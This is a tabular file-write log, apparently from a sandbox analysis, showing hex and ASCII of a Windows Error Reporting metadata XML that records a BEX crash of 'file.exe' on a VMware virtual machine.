C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 39 00 31 00 32 00 37 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>115912704</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 35 00 34 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1054376</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 33 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>77352< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 33 00 35 00 30 00 32 00 37 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>393502 72</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46 764032</P eakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 33 00 35 00 30 00 32 00 37 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3935027 2</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation >	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:10Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6DA8497A	unknown
